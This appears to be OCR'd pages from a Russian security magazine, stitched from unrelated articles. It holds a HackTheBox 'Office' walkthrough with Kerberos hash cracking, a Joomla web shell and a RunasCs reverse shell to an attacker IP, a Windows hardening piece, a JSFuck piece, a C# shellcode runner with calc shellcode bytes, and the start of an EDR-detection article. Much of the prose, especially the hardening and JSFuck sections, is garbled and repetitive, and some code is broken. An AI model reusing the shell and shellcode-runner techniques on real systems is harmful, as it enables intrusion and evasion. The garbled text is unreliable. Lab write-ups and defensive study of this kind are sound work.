```

И запускаем сканирование портов.

### Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любом взломе. Он позволяет атакующему узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы мы можем при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr '\n',',' | sed s/,$//)
nmap -p$ports -n $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-01-18 20:30:02)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: office.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  Microsoft Windows Server 2019 Standard 17763 or Windows Server 2019 Datacenter 17763 microsoft-ds (workgroup: WORKGROUP)
464/tcp  open  kpasswd5      Microsoft Windows Server 2019 Standard 17763 or Windows Server 2019 Datacenter 17763 kpasswd5
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    Microsoft Windows Active Directory LDAP (Domain: office.htb, Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: office.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    Microsoft Windows Active Directory LDAP (Domain: office.htb, Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  ncacn_ip_tcp Microsoft Windows RPC over TCP, IP 10.10.11.3
49674/tcp open  msrpc        Microsoft Windows RPC
49675/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  msrpc        Microsoft Windows RPC
49677/tcp open  msrpc        Microsoft Windows RPC
49678/tcp open  msrpc        Microsoft Windows RPC
49679/tcp open  msrpc        Microsoft Windows RPC
49680/tcp open  msrpc        Microsoft Windows RPC
49682/tcp open  msrpc        Microsoft Windows RPC
49683/tcp open  msrpc        Microsoft Windows RPC
49689/tcp open  msrpc        Microsoft Windows RPC
49690/tcp open  msrpc        Microsoft Windows RPC
49691/tcp open  msrpc        Microsoft Windows RPC
49692/tcp open  msrpc        Microsoft Windows RPC
49694/tcp open  msrpc        Microsoft Windows RPC
49697/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: OFFICE; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Результат работы скрипта

Сканер нашел множество открытых портов, что вполне естественно для контроллера домена:

- 53 — DNS;
- 80 (HTTP) — веб-сервер Apache http2 2.4.56;
- 88 — Kerberos;
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 443 (HTTPS) — веб-сервер Apache http2 2.4.56;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 5985 — служба удаленного управления WinRM;
- 9389 — веб-службы AD DS.

Как правило, в таких случаях первым делом стоит смотреть SMB, но на веб-сервере развернута Joomla, а она может быть уязвима.

## ТОЧКА ВХОДА

Когда имеем дело с Joomla, первым делом следует использовать специализированный сканер — **JoomScan**.

```
joomscan -u http://10.10.11.3
```

```
[+] Processing http://10.10.11.3 ...

[++]Joomla
[+] Fingerprinting Joomla version
[++] Joomla 4.2.7

[+] Finding installed components and modules
[++]Date Found: Wed Jan 17 15:21:21 2024
[+] Finding Joomla Vulnerabilities
[+] Total Vulnerabilities 1
[+] Core Joomla Vulnerabilities
[+] Vulnerability Title: Joomla! 4.2.7-4.2.8 - Unauthenticated Information Disclosure
[+] Vulnerability Type: Information Disclosure
[+] Fixed in: 4.2.8
[+] Date: 1704153600
[+] Vulnerability Description
```

# HTB OFFICE

## ЗАХВАТЫВАЕМ ДОМЕН УПРАВЛЕНИЯ ГРУППОВЫМИ ПОЛИТИКАМИ WINDOWS


### ТОЧКА ОПОРЫ

**Kerberos network dump**

Открываем скачанный дамп трафика в **Wireshark** и в самом конце находим два пакета Kerberos.


Содержимое дампа трафика

Запрос AS-REQ содержит зашифрованную метку времени. В качестве ключа шифрования используется хеш пароля пользователя.



Содержимое сетевого пакета запроса AS-REQ

Используя формат представления **hashcat**, можно попытаться подобрать пароль пользователя. Если с использованием NTLM-хеша строки получится расшифровать метку времени, можно считать, что мы нашли пароль пользователя.




Форматы hashcat

Формируем хеш:

```
$krb5pa$18$tstark$OFFICE,
Hf8$a1fd486cad657b6af61c56d5566f071c5bb35d0a41445941713a9d67932a6735
7b4d0832767af226aaa736033ba34746a00a3765386f5fc
```

И отправляем на перебор в режиме 19900.


```
hashcat -a 0 -m 19900 tstark_hash.txt rockyou.txt
```



Результат подбора пароля


Пароль получен, теперь нужно его валидировать с помощью NetExec.

```
nxc smb 10.10.11.3 -u tstark -p 'playboy69' --smb-timeout 3
```



Результат проверки пароля

Пароль верный, но никаких новых доступов мы не получаем. Однако этот пароль подходит для учетной записи администратора Joomla.




Страница авторизации

Главная панель администратора

### Joomla RCE


Администратор Joomla может загружать файлы на сервер, что дает возможность получить RCE. Для этого необходимо в меню перейти в System → Site Templates и выбрать шаблон.

Страница System



Страница Templates

Затем выбираем New File, вводим имя и выбираем расширение .php.




Файлы шаблона

Создание нового файла

В окно исходного кода вставляем **p0wny-shell**.

Исходный код шелла

Когда файл сохранен, можно перейти к шеллу и получить возможность выполнения команд.




Страница с веб-шеллом

Запускаем листенер:

```
rlwrap nc -nlvp 4321
```

И с помощью **RunasCs** выполняем реверс-шелл от имени пользователя tstark.

```
RunasCs.exe tstark playboy69 -d office cmd.exe -r 10.10.16.143:4321
```

```
rlwrap nc -nlvp 4321
listening on [any] 4321 ...
connect to [10.10.16.143] from (UNKNOWN) [10.10.11.3] 64873
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>

C:\Windows\system32>whoami
whoami
office\tstark
```

Соединение от tstark

В домашнем каталоге пользователя забираем первый флаг:

```
C:\Users\tstark\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C626-9388

 Directory of C:\Users\tstark\Desktop

03/22/2024  12:10 PM    <DIR>          .
01/18/2024  11:33 AM    <DIR>          ..
03/22/2024  12:10 PM             9,006,080 chisel_win.exe
03/22/2024  06:01 AM                    34 user.txt
               2 File(s)      9,006,114 bytes
               2 Dir(s)   4,881,113,088 bytes free

C:\Users\tstark\Desktop>type user.txt
type user.txt
79bf608eaf4244f794e14d514ef6457b
```

Флаг пользователя

Продолжение статьи →

# HTB OFFICE

ЗАХВАТЫВАЕМ ДОМЕН УПРАВЛЕНИЯ ГРУППОВЫМИ ПОЛИТИКАМИ WINDOWS

## ПРОДВИЖЕНИЕ

### Пользователь ppotts

Первым делом смотрим системные настройки. В списке прослушиваемых портов можно обнаружить 3000.

```
netstat /an
```

```
C:Users>tstats\Desktop>netstat /an
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49672          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING
  TCP
```

# САМООБОРОНА БЕЗ АНТИВИРУСА

Защищаем Windows своими руками

Автор
Ник Бинт
nikitbint@mail.com

Если ты хочешь защититься от вирусов, тебе нужен антивирус; верно? Вовсе не обязательно. У антивирусов множество недостатков, поэтому если у тебя на плечах голова и ты готов не использовать, то можешь сам сделать свою зараженной с минимуму. Достаточно следовать правилам цифровой гигиены и сделать несколько важных настроек системы. Именно об этих настройках и поговорим.

Думаю, проблемы антивируса тебе хорошо знакомы. Для меня решающий момент — это резон, связанный с конфиденциальностью. О нем открыто сообщается пользователям бесплатных версий сомнительных антивирусов: от дефолтного «Защитника» Windows до широко известных платных решений.

К тому же антивирус, как известно, не идеал: он дает сомнительные гарантии защиты. Поэтому, даже если ты не планируешь отказываться от него, дополнительная защита никогда не помешает.

Важная Мелодиединая часть инструментов, о которых я рассказываю в статье, проверена годными клиентами в Windows и не будет уведомлять тебе, если ты удаляешь что-то не так. При неумелом использовании можно легко повредить систему. Зато в руках профессионала эти утилиты предвещаются только скучно против уязвимостей.

## ТОНКИЙ ГУМ WINDOWS

Надо помнить, что — это всего лишь программы, которая исполняется в ОС. Поэтому первый шаг к противодействию вирусу — правильно настроить окружение.

Первым делом нужно создать пользователя с ограниченными правами. Да, все уже меняют раз читали и слышали рекомендацию не сидеть под root'ом/root, а тем чисте и в Windows, но почему-то упорно продолжают.

Если хочешь обходиться без антивируса, заведи привычку сразу после установки ОС создавать учетку обычного юзера. Это обломает зубы всем вредоносным программам, которые не умеют поднимать себе права. Ну а про то, что система всегда должна быть обновлена последними патчами, я говорить не стоит, это знает даже ламер.

Работая от имени пользователя, ты заодно получишь некоторую защиту системных файлов и реестра, которые недоступны неправильным юзерам. Если вирус или какая-то другая гадость полезет менять системные файлы, то столкнется с ограниченными доступом.

А файлы нужно уменьшать, насколько это возможно, поверхность атаки на тебя.

**INFO**

**Поверхность атаки в информационной безопасности относится к сумме всех уязвимостей в системе, через которые злоумышленник может попытаться проникнуть в систему. Чем больше потенциальных уязвимостей, тем больше поверхность атаки.**

Даже если у тебя стоит последние патчи, ты все равно не можешь быть уверен, что нет не одной уязвимости в компонентах ОС или софте. Бывает и баги нулевого дня, и как знаем немало случаев, когда все спасительно неожиданностью для огромного числа пользователей.

Значит, если какой-то компонент или служба не используется, смело отключай ее. Но кешась OneDrive? Удалай Microsoft Edge? Туда жи? У тебя нет причины? Отключи службу. Очень в Windows по умолчанию начинает вагон софта и служб, которыми ты никогда не воспользуешься. Поэтому бери скальпель и вырезай всё лишнее.

Прямо сейчас можно как за самой системой, так и сразу из установочного образа, чтобы в случае чего не приходилось повторять те же действия после переустановки системы. Я предпочитаю совмещать это два способа.

### MSMG Toolkit


Несмотря на весьма дипломатный интерфейс, MSMG Toolkit — это очень толковая тулза для создания собственных сборок Windows. Она позволяет удалить кучу всего ненужного (да и нужного — тоже), включая предустановленное ПО и телеметрию. Здесь же можно, например, отключить проверку конфигурации компьютера при установке Windows 11.

MSMG Toolkit

MSMG помогает и добавлять некоторые вещи: например, DirectX, Visual C++ Redistributable Runtimes и другие. Что хорошо, можно происходит не кроме образа установщика, на виндоус будет файл .iso, можно записать его в флешку и устанавливать себе (или каким-то счастливцу) уже прокачанную версию Windows.

### AutoSettings

AutoSettings — это скрипт с форума forum.ru-board.com, созданный пользователем wasilis и LuiS33680. Поскольку это просто скрипты, KnowDirt-ты можешь прочесть его от начала и до конца, чтобы убедиться, что ничего вредоносного в нем нет. Но поскольку — просто масса. Если MSMG Toolkit не осилил каких-то настроек, то AutoSettings тоно довершит дело.


Windows 10 [build 19041]
Your windows: [10.0.19041.1] [Windows 10 Pro (x64, 64)]
Profile: [ASUSUSER\Desktop\AS_v.0.4\autosettings]
Date: [2020-12-31]
Time: [12:00:00]
Admin: [Yes]
Admin Rights: [Admin]
Work: [default.exe]
Do you want to run AutoSettings against Windows 10[10]?
[y] Yes - Continue
[n] No - Exit
[r] Restoration - Run AutoSettings with Restoration Mode
[d] Debug - Run AutoSettings with Debug Mode
[s] Silent - Run AutoSettings with Silent Mode
[a] Automation - Run AutoSettings with Automation Mode
[h] Help - Show Help
[?] Help - Show Help
[q] Quit - Quit AutoSettings
Enter Your Choice: [y]
Restoration - Run AutoSettings with Restoration Mode
Debug - Run AutoSettings with Debug Mode
Silent - Run AutoSettings with Silent Mode
Automation - Run AutoSettings with Automation Mode
Help - Show Help

# JSFuck

## Разбираем уникальный метод обфускации JS-кода

ЧЕК

Давай отложим в сторону сугубо технический разговоры и поговорим о прекрасном. Ты согласна, что может быть прекрасного в обфускации кода? Я отвечу: некоторые решения в этой области выдают прямо-таки эстетически чарующей красотой, доступной только истинным ценителям. Правда, называются порой не особенно благозвучно. Сегодня мы поговорим о JSFuck — библиотеке для обфускации и деобфускации JavaScript.

На дыме мне попалась на глаза статья про обфускацию и деобфускацию интерпретатора Brainfuck. Это очень интересно, но достаточно автор-ская. И как раз в самом начале в качестве примера Hello World! Есть Как сожрать бывалые гости Apple без нервотрепки? приведено выражение с вызовом eval() и кучей непонятных символов. Так вот, статья напоминала мне про старинную, но невероятно забытую решение в этой области «задача» — JSFuck, которая выглядит порой не особенно благозвучно. Сегодня мы поговорим о JSFuck — библиотеке для обфускации и деобфускации JavaScript.

На дыме мне попалась на глаза статья про обфускацию и деобфускацию интерпретатора Brainfuck. Это очень интересно, но достаточно автор-ская. И как раз в самом начале в качестве примера Hello World! Есть Как сожрать бывалые гости Apple без нервотрепки приведено выражение с вызовом eval() и кучей непонятных символов. Так вот, статья напоминала мне про старинную, но невероятно забытое решение в этой области «задача» — JSFuck, которая выглядит порой не особенно благозвучно.

Начнем все с чего, что в далеком 2009 году Егор Кислицин (Yoshi Tatsuya), на тот момент еще никем не работавший студент-программист, предложил правильно заметить, в сообщении в Twitter. Это такое ретро-решение, которое кого JavaScript в интерпретируемых интересно. Сегодня, в которой «очень» хуже, чем в 2009-м, и в ретро-решение интересно.

Справедливости ради надо заметить, что JSFuck тогда вызвавшим исключительно за визитным, но, к сожалению, не новаторским — проходящий объектно ориентированный язык высокого уровня уже до подмножество 18 операторов, которые в ограниченном виде использовать здесь, есть только более чем в два раза, до всюдом символов: [][]+[], а в нашем 3D10 года уже не хватает символов, а

Полученное минимальное подмножество из шести оставшихся символов и использовать для обфускации JavaScript. Из Nodes.js — основы, которая Кислицин в конце этого же года создал коррекцию JSFuck. А чуть позже Маттиас Кислер (Matthias Kesler) представил на гитхабе полностью его версию сайт JSfuck.com с описанием алгоритма.

Самые внимательные читатели могут сразу перейти туда, чтобы самостоятельно с алгоритмом, так сказать, непосредственно из первых уст, для согласных с обфускацией. Для остальных же расскажу, что же из себя представляет он. Он так кардинально какой-нибудь Brainfuck, поскольку, сказывается, и это не предел.

Я по-прежнему это ещё не настолько или отличитесь, что бумажных черед чтобы на фоне обфускатора **sla.ckers.org** был проведен конкурс, есть которого — ещё значительные минимизировать подмножество использованных символов обфускатора, это самое подмножество здесь есть ритмы

# ЗАМЕНА ДЛЯ WINAPI

Пишем раннер для шелл-кода на чистом .NET

Michael Kirmishelle
@Mchachka
michael.zhmakin@yandex.ru

Зачастую атакующие используют стандартные функции WinAPI для исполнения шелл-кода. Все эти методы давным-давно известны любому защитному средству. В статье мы отойдем от проторенного пути и будем использовать иную парадигму — полный отказ от использования WinAPI.

**WARNING**

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирования в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

Что представляет собой стандартный шелл-код-раннер? В принципе, ничего особенного в нем нет. Алгоритм прост как валенки:

1. Сгенерировать, написать или где-то позаимствовать нужный шелл-код. Для этого часто используют готовые фреймворки вроде Metasploit.
2. Выделить память под шелл-код. Здесь чаще всего обращаются к функции `VirtualAlloc()` или некоторым аналогам, например `NtAllocateVirtualMemory()`.
3. Если на пункте 2 память была выделена без бита executable, то поставить этот бит на память. Тут дергают `VirtualProtect()` или `NtProtectVirtualMemory()`.
4. Скопировать шелл-код в память. В случае C++ программы обращаются к `memcpy()`, а в случае C# можно воспользоваться `Marshal.Copy()`.
5. Передать поток управления по адресу шелл-кода. Реализуется, например, через создание нового потока внутри `CreateThread()`.
6. Успех!


Таким образом, стандартный шелл-код-раннер выглядит вот так:

```
using System;
using System.Runtime.InteropServices;
namespace ConsoleApp1
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAaddress, uint dwSize,
uint
                                          fiAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize,
                                          IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
IntPtr lpThreadId);
        [DllImport("kernel32.dll")]
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);
        static void Main(string[] args)
        {
            byte[] x86Shc = new byte[193] {
                0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,
0x8b,0x50,0x30,
                0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,
0x26,0x31,0xff,
                0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,
0xe2,0xf2,0x52,
                0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,
0x48,0x01,0xd1,
                0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,
0x8b,0x34,0x8b,
                0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,
0x75,0xf6,0x03,
                0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,
0xd3,0x66,0x8b,
                0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,
0x89,0x44,0x24,
                0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,
0x8b,0x12,0xeb,
                0x8d,0x5d,0x6a,0x01,0x8d,0x85,0xb2,0x00,0x00,0x00,0x50,0x68,
0x31,0x8b,0x6f,
                0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,
0x9d,0xff,0xd5,
                0x3c,0x06,0x7c,0x0a,0xb8,0xe0,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,
0x72,0x6f,0x6a,
                0x00,0x53,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,
0x00 };

            int size = x86Shc.Length;
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
            Marshal.Copy(x86Shc, 0, addr, size);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero
, 0,
                                          IntPtr.Zero);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
```

Обратим внимание, что в конце идет вызов `WaitForSingleObject()`. Он здесь не просто так. Наша программа делает self-injection (внедрение шелл-кода в адресное пространство текущего процесса). Запуск шелл-кода происходит в функции `CreateThread()`. Если бы после этой функции ничего не было, то программа приостановила бы выполнение и завершилась. Как следствие, наш шелл-код перестанет выполняться.

Поэтому после функции `WaitForSingleObject()` предотвращает преждевременное закрытие программы. Наша основная программа будет послушно ожидать успешного исполнения шелл-кода.

Итак, запускаем код и видим, что все стабильно работает.



Успешное использование стандартного шелл-код-раннера

Теперь давай попробуем изменить программу так, чтобы избавиться от всех функций WinAPI. В качестве шелл-кода, как ты понял, используем стандартный запуск калькулятора. Архитектура — x86.

## СИНХРОНИЗАЦИЯ ЧЕРЕЗ SLEEP

Начнем с самого простого — выбросим функцию `WaitForSingleObject()`. Ее последним аргументом было значение `0xFFFFFFFF`, что равносильно константе `INFINITE` в C++.

Значение константы INFINITE

Поэтому нам достаточно взять и заменить вызов этой функции стандартным `Sleep()`, ведь основная задача — предотвратить выключение процесса с запущенным шелл-кодом.


Предлагаю в качестве кандидата рассмотреть функцию `Thread.Sleep()`.

```
public static void Sleep (int millisecondsTimeout);
```

В качестве `millisecondsTimeout` передаем, согласно документации, значение `Timeout.Infinite`

```
using System;
using System.Runtime.InteropServices;
using System.Threading;
namespace ConsoleApp1
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAaddress, uint dwSize,
uint
                                          fiAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize,
                                          IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
IntPtr lpThreadId);
        static void Main(string[] args)
        {
            byte[] x86Shc = new byte[193] {
                0xfc,0xe8,0x82,0x00,0x00,0x00,0x60,0x89,0xe5,0x31,0xc0,0x64,
0x8b,0x50,0x30,
                0x8b,0x52,0x0c,0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,
0x26,0x31,0xff,
                0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,
0xe2,0xf2,0x52,
                0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,
0x48,0x01,0xd1,
                0x51,0x8b,0x59,0x20,0x01,0xd3,0x8b,0x49,0x18,0xe3,0x3a,0x49,
0x8b,0x34,0x8b,
                0x01,0xd6,0x31,0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,
0x75,0xf6,0x03,
                0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,
0xd3,0x66,0x8b,
                0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,0x8b,0x01,0xd0,
0x89,0x44,0x24,
                0x24,0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,
0x8b,0x12,0xeb,
                0x8d,0x5d,0x6a,0x01,0x8d,0x85,0xb2,0x00,0x00,0x00,0x50,0x68,
0x31,0x8b,0x6f,
                0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,
0x9d,0xff,0xd5,
                0x3c,0x06,0x7c,0x0a,0xb8,0xe0,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,
0x72,0x6f,0x6a,
                0x00,0x53,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,
0x00 };

            var size = x86Shc.Length;
            var addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
            Marshal.Copy(x86Shc, 0, addr, size);
            var hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0
, IntPtr.Zero);
            Thread.Sleep(Timeout.Infinite);
        }
    }
}
```

Запускаем, проверяем, все работает!



Успешная замена функции

Идем дальше — замена `CreateThread()`.

Продолжение статьи →

# ЗАМЕНА ДЛЯ WINAPI

## ПРЕДАЙТЕ ВСЕ ВАШИ ДАННЫЕ НА ЧИСТОМ .NET

### ПОТОК ВЕО СПЕКАТЕЛЬНАЯ:

Здесь уже сложнее. Поток просто так не замешь. Впрочем, в C# есть специальный механизм Async Threading, который даёт нам поток или какой-нибудь другой механизм асинхронности.

Для выполнения замеров нам достаточно создать поток, а затем сделать вызов функции, которая и будет выполнять замеры. Для этого нам нужно воспользоваться классом Thread из пространства имен System.Threading.

Для запуска потока в C# нужно инициализировать экземпляр класса Thread, передав в конструктор ссылку на функцию-обработчик метода для обработки потока:

- статический метод Start() возвращает ссылку на уже созданный поток;
- статическое свойство CurrentThread возвращает ссылку на выполняющийся в данном потоке в настоящий момент поток;
- статическое свойство ThreadId() возвращает что-то непонятное – уникальный идентификатор;
- свойство IsAlive возвращает выполняется ли выполняется ли поток;
- свойство Name позволяет задать имя потоку, которое потом можно использовать в отладчике;
- метод Join() и Join(int) ждёт.

Для остановки потока нужно, как мы уже и сделали, прибегнуть к вызову, определенному функции. Сама функция сама шлет мир на планетах – и C# сам не может ее остановить. Для остановки потока нужно воспользоваться методом Abort() или Abort(object). Первый метод прервет поток, выбросив исключение ThreadAbortException, которое можно перехватить внутри – тогда поток не прервется. Второй метод передаст объект, который можно использовать для отладки. Поскольку поток нужно запустить, цепочка вызовов будет такой:

```
var obj = 0;
var uint1 = VirtualAlloc(IntPtr.Zero, 0x1000, 0x1000, 0x04);
Marshal.Copy(code1, 0, uint1, code1.Length);

Thread Thread = new Thread();
Thread.Start();
ExecuteDelegate(functionPtr);
```

Thread.Abort();
Thread.Join();

Для запуска потока нужно вызвать ExecuteDelegate(). Как же использовать WinAPI, потоковые переменные, такие случаи нам не предусмотрены – для каждого случая нужно выделять отдельный поток. Для выполнения замеров нужно сделать вызов функции, которая и будет выполнять замеры. Для этого нужно сделать вызов функции, которая и будет выполнять замеры. Для выполнения замеров нужно сделать вызов функции. Поскольку поток нужно запустить, цепочка вызовов будет такой:

```
var obj = 0;
var uint1 = VirtualAlloc(IntPtr.Zero, 0x1000, 0x1000, 0x04);
Marshal.Copy(code1, 0, uint1, code1.Length);

Thread Thread = new Thread();
Thread.Start();
ExecuteDelegate(functionPtr);

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
static extern bool VirtualFree(IntPtr lpAddress, uint dwSize,
uint dwFreeType);

static void Main(string[] args)
{
    int[] obj = new int[10];
    byte[] code1 = {0x55, 0x8b, 0xec, 0x83, 0xec, 0x0c, 0x8d,
0x45, 0xf4, 0x50, 0x68, 0x00, 0x02, 0x00, 0x00, 0x68, 0x00,
0x02, 0x00, 0x00, 0x68, 0x00, 0x02, 0x00, 0x00, 0x68, 0x00,
0x02, 0x00, 0x00, 0x68, 0x00, 0x02, 0x00, 0x00, 0x68, 0xc7,
0xc7, 0xc7, 0xc7
```

# ДЕТЕКТ НА СВЯЗИ

Учимся обнаруживать следы атак на EDR

Александр Шалабин
Эксперт по информационной безопасности

Пентестерам часто приходится иметь дело со средствами мониторинга, которые необходимо обойти раньше, чем безопасники поймут, что происходит. В этой статье я расскажу, что может сделать команда обнаружения злоумышленника, чтобы не проморгать атаку и вовремя заметить, что с мониторингом кто-то изменил.

**WARNING**

**Статья имеет познавательный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой ущерб, причиненный с применением материалов статьи. Применение материалов для деструктивных действий, нарушающих работу систем и нарушение тайны переписки преследуется по закону.**

Как известно, в мире средств мониторинга для Windows лежит два основных механизма, которые позволяют не фантазировать подсистемы Event Tracing for Windows и хорошо знакомые разработчикам и мне драйверы.

В прошедшем материалом мы с вами уже подробно разбирали принципы работы подсистемы ETW, а также рассмотрели, как можно использовать ее для поиска следов атакующих хостов. Сегодня мы поговорим о том, как для поиска аномалий в системе, а также атаки на EDR можно детектить с помощью встроенных в ОС Windows механизмов, и в качестве бонуса научимся ему сосать.

**Читай также**

- Трассировка. Выявляем мониторинг на стороне максимально незаметно
- Обходить Sysmon сложнее. Мониторящим объектам ETW пофиг обфуск
- Трассировка ETW. Как работает подсистема трассировки в Windows

## ДЕТЕКТИМ АТАКИ НА ДРАЙВЕР

### Обнаруживаем манипуляции с Security Descriptor

Драйверы ничем, кроме ядра ОС, которая доверяет пользователям, нашим пентестерам, — минимальные ограничения безопасности обычно. Поэтому перехватывать и манипулировать вызовами драйверов гораздо интересно, чем по ядрам.

